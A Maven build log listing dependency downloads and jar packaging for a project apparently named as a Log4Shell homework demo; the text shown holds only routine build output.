Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/1.0.4/plexus-utils-1.0.4.pom (6.9 kB at 274 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/classworlds/classworlds/1.1-alpha-2/classworlds-1.1-alpha-2.pom

Downloaded from central: https://repo.maven.apache.org/maven2/classworlds/classworlds/1.1-alpha-2/classworlds-1.1-alpha-2.pom (3.1 kB at 130 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/reporting/maven-reporting-api/3.0/maven-reporting-api-3.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/reporting/maven-reporting-api/3.0/maven-reporting-api-3.0.pom (2.4 kB at 103 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-components/15/maven-shared-components-15.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-components/15/maven-shared-components-15.pom (9.3 kB at 406 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/16/maven-parent-16.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/16/maven-parent-16.pom (23 kB at 1.2 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/apache/7/apache-7.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/apache/7/apache-7.pom (14 kB at 577 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/classworlds/classworlds/1.1/classworlds-1.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/classworlds/classworlds/1.1/classworlds-1.1.pom (3.3 kB at 151 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-toolchain/2.2.1/maven-toolchain-2.2.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-toolchain/2.2.1/maven-toolchain-2.2.1.pom (3.3 kB at 152 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/com/thoughtworks/qdox/qdox/2.0-M8/qdox-2.0-M8.pom

Downloaded from central: https://repo.maven.apache.org/maven2/com/thoughtworks/qdox/qdox/2.0-M8/qdox-2.0-M8.pom (16 kB at 587 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/maven-surefire-common/2.22.2/maven-surefire-common-2.22.2.jar

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/2.2.1/maven-plugin-api-2.2.1.jar

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugin-tools/maven-plugin-annotations/3.5.2/maven-plugin-annotations-3.5.2.jar

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/surefire-api/2.22.2/surefire-api-2.22.2.jar

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/surefire-logger-api/2.22.2/surefire-logger-api-2.22.2.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/2.2.1/maven-plugin-api-2.2.1.jar (12 kB at 458 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/surefire-booter/2.22.2/surefire-booter-2.22.2.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/surefire-logger-api/2.22.2/surefire-logger-api-2.22.2.jar (13 kB at 580 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/2.2.1/maven-artifact-2.2.1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugin-tools/maven-plugin-annotations/3.5.2/maven-plugin-annotations-3.5.2.jar (14 kB at 528 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/1.5.15/plexus-utils-1.5.15.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/surefire-api/2.22.2/surefire-api-2.22.2.jar (186 kB at 4.9 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-descriptor/2.2.1/maven-plugin-descriptor-2.2.1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/2.2.1/maven-artifact-2.2.1.jar (80 kB at 1.5 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-container-default/1.0-alpha-9-stable-1/plexus-container-default-1.0-alpha-9-stable-1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-descriptor/2.2.1/maven-plugin-descriptor-2.2.1.jar (39 kB at 702 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/junit/junit/4.12/junit-4.12.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/maven-surefire-common/2.22.2/maven-surefire-common-2.22.2.jar (528 kB at 7.0 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/hamcrest/hamcrest-core/1.3/hamcrest-core-1.3.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/1.5.15/plexus-utils-1.5.15.jar (228 kB at 3.0 MB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/surefire-booter/2.22.2/surefire-booter-2.22.2.jar (274 kB at 3.6 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-project/2.2.1/maven-project-2.2.1.jar

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings/2.2.1/maven-settings-2.2.1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/hamcrest/hamcrest-core/1.3/hamcrest-core-1.3.jar (45 kB at 489 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-profile/2.2.1/maven-profile-2.2.1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-container-default/1.0-alpha-9-stable-1/plexus-container-default-1.0-alpha-9-stable-1.jar (194 kB at 2.1 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact-manager/2.2.1/maven-artifact-manager-2.2.1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings/2.2.1/maven-settings-2.2.1.jar (49 kB at 476 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/backport-util-concurrent/backport-util-concurrent/3.1/backport-util-concurrent-3.1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-profile/2.2.1/maven-profile-2.2.1.jar (35 kB at 316 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-registry/2.2.1/maven-plugin-registry-2.2.1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact-manager/2.2.1/maven-artifact-manager-2.2.1.jar (68 kB at 583 kB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/junit/junit/4.12/junit-4.12.jar (315 kB at 2.7 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.11/plexus-interpolation-1.11.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-project/2.2.1/maven-project-2.2.1.jar (156 kB at 1.3 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-core/2.2.1/maven-core-2.2.1.jar

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/2.2.1/maven-model-2.2.1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-registry/2.2.1/maven-plugin-registry-2.2.1.jar (30 kB at 222 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-parameter-documenter/2.2.1/maven-plugin-parameter-documenter-2.2.1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/2.2.1/maven-model-2.2.1.jar (88 kB at 604 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-jdk14/1.5.6/slf4j-jdk14-1.5.6.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.11/plexus-interpolation-1.11.jar (51 kB at 349 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-api/1.5.6/slf4j-api-1.5.6.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-core/2.2.1/maven-core-2.2.1.jar (178 kB at 1.2 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/slf4j/jcl-over-slf4j/1.5.6/jcl-over-slf4j-1.5.6.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-parameter-documenter/2.2.1/maven-plugin-parameter-documenter-2.2.1.jar (22 kB at 142 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/reporting/maven-reporting-api/3.0/maven-reporting-api-3.0.jar

Downloaded from central: https://repo.maven.apache.org/maven2/backport-util-concurrent/backport-util-concurrent/3.1/backport-util-concurrent-3.1.jar (332 kB at 2.1 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-repository-metadata/2.2.1/maven-repository-metadata-2.2.1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-jdk14/1.5.6/slf4j-jdk14-1.5.6.jar (8.8 kB at 54 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-error-diagnostics/2.2.1/maven-error-diagnostics-2.2.1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/slf4j/jcl-over-slf4j/1.5.6/jcl-over-slf4j-1.5.6.jar (17 kB at 100 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-monitor/2.2.1/maven-monitor-2.2.1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-api/1.5.6/slf4j-api-1.5.6.jar (22 kB at 130 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/classworlds/classworlds/1.1/classworlds-1.1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/reporting/maven-reporting-api/3.0/maven-reporting-api-3.0.jar (11 kB at 63 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-toolchain/2.2.1/maven-toolchain-2.2.1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-repository-metadata/2.2.1/maven-repository-metadata-2.2.1.jar (26 kB at 143 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/com/thoughtworks/qdox/qdox/2.0-M8/qdox-2.0-M8.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-error-diagnostics/2.2.1/maven-error-diagnostics-2.2.1.jar (13 kB at 70 kB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-monitor/2.2.1/maven-monitor-2.2.1.jar (10 kB at 56 kB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/classworlds/classworlds/1.1/classworlds-1.1.jar (38 kB at 198 kB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-toolchain/2.2.1/maven-toolchain-2.2.1.jar (38 kB at 192 kB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/com/thoughtworks/qdox/qdox/2.0-M8/qdox-2.0-M8.jar (316 kB at 1.5 MB/s)

[INFO] No tests to run.

[INFO]

[INFO] --- maven-jar-plugin:3.2.0:jar (default-jar) @ log4shell-demo ---

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/file-management/3.0.0/file-management-3.0.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/file-management/3.0.0/file-management-3.0.0.pom (4.7 kB at 195 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-components/22/maven-shared-components-22.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-components/22/maven-shared-components-22.pom (5.1 kB at 232 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/27/maven-parent-27.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/27/maven-parent-27.pom (41 kB at 1.4 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/apache/17/apache-17.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/apache/17/apache-17.pom (16 kB at 803 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-io/3.0.0/maven-shared-io-3.0.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-io/3.0.0/maven-shared-io-3.0.0.pom (4.2 kB at 160 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-compat/3.0/maven-compat-3.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-compat/3.0/maven-compat-3.0.pom (4.0 kB at 149 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/wagon/wagon-provider-api/1.0-beta-6/wagon-provider-api-1.0-beta-6.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/wagon/wagon-provider-api/1.0-beta-6/wagon-provider-api-1.0-beta-6.pom (1.8 kB at 70 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/wagon/wagon/1.0-beta-6/wagon-1.0-beta-6.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/wagon/wagon/1.0-beta-6/wagon-1.0-beta-6.pom (12 kB at 619 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/1.4.2/plexus-utils-1.4.2.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/1.4.2/plexus-utils-1.4.2.pom (2.0 kB at 70 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/wagon/wagon-provider-api/2.10/wagon-provider-api-2.10.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/wagon/wagon-provider-api/2.10/wagon-provider-api-2.10.pom (1.7 kB at 82 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/wagon/wagon/2.10/wagon-2.10.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/wagon/wagon/2.10/wagon-2.10.pom (21 kB at 1.0 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/26/maven-parent-26.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/26/maven-parent-26.pom (40 kB at 1.7 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.0.15/plexus-utils-3.0.15.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.0.15/plexus-utils-3.0.15.pom (3.1 kB at 150 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-utils/3.0.0/maven-shared-utils-3.0.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-utils/3.0.0/maven-shared-utils-3.0.0.pom (5.6 kB at 254 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-components/21/maven-shared-components-21.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-components/21/maven-shared-components-21.pom (5.1 kB at 213 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/25/maven-parent-25.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/25/maven-parent-25.pom (37 kB at 1.1 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/apache/15/apache-15.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/apache/15/apache-15.pom (15 kB at 726 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/commons-io/commons-io/2.4/commons-io-2.4.pom

Downloaded from central: https://repo.maven.apache.org/maven2/commons-io/commons-io/2.4/commons-io-2.4.pom (10 kB at 462 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-parent/25/commons-parent-25.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-parent/25/commons-parent-25.pom (48 kB at 2.3 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/apache/9/apache-9.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/apache/9/apache-9.pom (15 kB at 722 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-archiver/3.5.0/maven-archiver-3.5.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-archiver/3.5.0/maven-archiver-3.5.0.pom (4.5 kB at 178 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-components/33/maven-shared-components-33.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-components/33/maven-shared-components-33.pom (5.1 kB at 232 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-archiver/4.2.0/plexus-archiver-4.2.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-archiver/4.2.0/plexus-archiver-4.2.0.pom (4.8 kB at 210 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-io/3.2.0/plexus-io-3.2.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-io/3.2.0/plexus-io-3.2.0.pom (4.5 kB at 239 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-compress/1.19/commons-compress-1.19.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-compress/1.19/commons-compress-1.19.pom (18 kB at 868 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-parent/48/commons-parent-48.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-parent/48/commons-parent-48.pom (72 kB at 3.4 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/iq80/snappy/snappy/0.4/snappy-0.4.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/iq80/snappy/snappy/0.4/snappy-0.4.pom (15 kB at 632 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/tukaani/xz/1.8/xz-1.8.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/tukaani/xz/1.8/xz-1.8.pom (1.9 kB at 100 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.25/plexus-interpolation-1.25.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.25/plexus-interpolation-1.25.pom (2.6 kB at 132 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-archiver/4.2.1/plexus-archiver-4.2.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-archiver/4.2.1/plexus-archiver-4.2.1.pom (4.8 kB at 193 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/file-management/3.0.0/file-management-3.0.0.jar

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-io/3.0.0/maven-shared-io-3.0.0.jar

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-compat/3.0/maven-compat-3.0.jar

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/wagon/wagon-provider-api/2.10/wagon-provider-api-2.10.jar

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-archiver/3.5.0/maven-archiver-3.5.0.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/file-management/3.0.0/file-management-3.0.0.jar (35 kB at 1.3 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-archiver/4.2.1/plexus-archiver-4.2.1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-archiver/3.5.0/maven-archiver-3.5.0.jar (26 kB at 1.1 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-io/3.2.0/plexus-io-3.2.0.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-io/3.0.0/maven-shared-io-3.0.0.jar (41 kB at 964 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-compress/1.19/commons-compress-1.19.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/wagon/wagon-provider-api/2.10/wagon-provider-api-2.10.jar (54 kB at 1.9 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/iq80/snappy/snappy/0.4/snappy-0.4.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-io/3.2.0/plexus-io-3.2.0.jar (76 kB at 1.6 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/tukaani/xz/1.8/xz-1.8.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/iq80/snappy/snappy/0.4/snappy-0.4.jar (58 kB at 1.1 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.3.0/plexus-utils-3.3.0.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-archiver/4.2.1/plexus-archiver-4.2.1.jar (196 kB at 3.6 MB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-compat/3.0/maven-compat-3.0.jar (285 kB at 4.5 MB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/org/tukaani/xz/1.8/xz-1.8.jar (109 kB at 1.5 MB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.3.0/plexus-utils-3.3.0.jar (263 kB at 3.1 MB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-compress/1.19/commons-compress-1.19.jar (615 kB at 6.5 MB/s)

[WARNING] JAR will be empty - no content was marked for inclusion!

[INFO] Building jar: /home/ec2-user/log4shell-homework/target/log4shell-demo-0.0.1-SNAPSHOT.jar

[INFO]

[INFO] --- spring-boot-maven-plugin:2.5.5:repackage (repackage) @ log4shell-demo ---

Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-buildpack-platform/2.5.5/spring-boot-buildpack-platform-2.5.5.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-buildpack-platform/2.5.5/spring-boot-buildpack-platform-2.5.5.pom (3.2 kB at 107 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/net/java/dev/jna/jna-platform/5.7.0/jna-platform-5.7.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/net/java/dev/jna/jna-platform/5.7.0/jna-platform-5.7.0.pom (1.8 kB at 78 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/net/java/dev/jna/jna/5.7.0/jna-5.7.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/net/java/dev/jna/jna/5.7.0/jna-5.7.0.pom (1.6 kB at 75 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-compress/1.20/commons-compress-1.20.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-compress/1.20/commons-compress-1.20.pom (18 kB at 830 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/httpcomponents/httpclient/4.5.13/httpclient-4.5.13.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/httpcomponents/httpclient/4.5.13/httpclient-4.5.13.pom (6.6 kB at 348 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/httpcomponents/httpcomponents-client/4.5.13/httpcomponents-client-4.5.13.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/httpcomponents/httpcomponents-client/4.5.13/httpcomponents-client-4.5.13.pom (16 kB at 819 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/httpcomponents/httpcomponents-parent/11/httpcomponents-parent-11.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/httpcomponents/httpcomponents-parent/11/httpcomponents-parent-11.pom (35 kB at 1.7 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/httpcomponents/httpcore/4.4.13/httpcore-4.4.13.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/httpcomponents/httpcore/4.4.13/httpcore-4.4.13.pom (5.0 kB at 226 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/httpcomponents/httpcomponents-core/4.4.13/httpcomponents-core-4.4.13.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/httpcomponents/httpcomponents-core/4.4.13/httpcomponents-core-4.4.13.pom (13 kB at 527 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/commons-logging/commons-logging/1.2/commons-logging-1.2.pom

Downloaded from central: https://repo.maven.apache.org/maven2/commons-logging/commons-logging/1.2/commons-logging-1.2.pom (19 kB at 915 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-parent/34/commons-parent-34.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-parent/34/commons-parent-34.pom (56 kB at 2.7 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/commons-codec/commons-codec/1.11/commons-codec-1.11.pom

Downloaded from central: https://repo.maven.apache.org/maven2/commons-codec/commons-codec/1.11/commons-codec-1.11.pom (14 kB at 635 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/tomlj/tomlj/1.0.0/tomlj-1.0.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/tomlj/tomlj/1.0.0/tomlj-1.0.0.pom (2.8 kB at 128 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/antlr/antlr4-runtime/4.7.2/antlr4-runtime-4.7.2.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/antlr/antlr4-runtime/4.7.2/antlr4-runtime-4.7.2.pom (3.6 kB at 172 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/antlr/antlr4-master/4.7.2/antlr4-master-4.7.2.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/antlr/antlr4-master/4.7.2/antlr4-master-4.7.2.pom (4.4 kB at 200 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/com/google/code/findbugs/jsr305/3.0.2/jsr305-3.0.2.pom

Downloaded from central: https://repo.maven.apache.org/maven2/com/google/code/findbugs/jsr305/3.0.2/jsr305-3.0.2.pom (4.3 kB at 186 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-loader-tools/2.5.5/spring-boot-loader-tools-2.5.5.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-loader-tools/2.5.5/spring-boot-loader-tools-2.5.5.pom (2.3 kB at 84 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-common-artifact-filters/3.2.0/maven-common-artifact-filters-3.2.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-common-artifact-filters/3.2.0/maven-common-artifact-filters-3.2.0.pom (6.9 kB at 302 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/3.1.1/maven-artifact-3.1.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/3.1.1/maven-artifact-3.1.1.pom (2.0 kB at 86 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven/3.1.1/maven-3.1.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven/3.1.1/maven-3.1.1.pom (22 kB at 850 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/3.1.1/maven-model-3.1.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/3.1.1/maven-model-3.1.1.pom (4.1 kB at 166 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-core/3.1.1/maven-core-3.1.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-core/3.1.1/maven-core-3.1.1.pom (7.3 kB at 269 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings/3.1.1/maven-settings-3.1.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings/3.1.1/maven-settings-3.1.1.pom (2.2 kB at 84 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings-builder/3.1.1/maven-settings-builder-3.1.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings-builder/3.1.1/maven-settings-builder-3.1.1.pom (2.6 kB at 74 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.19/plexus-interpolation-1.19.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.19/plexus-interpolation-1.19.pom (1.0 kB at 47 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-components/1.3.1/plexus-components-1.3.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-components/1.3.1/plexus-components-1.3.1.pom (3.1 kB at 139 kB/s)

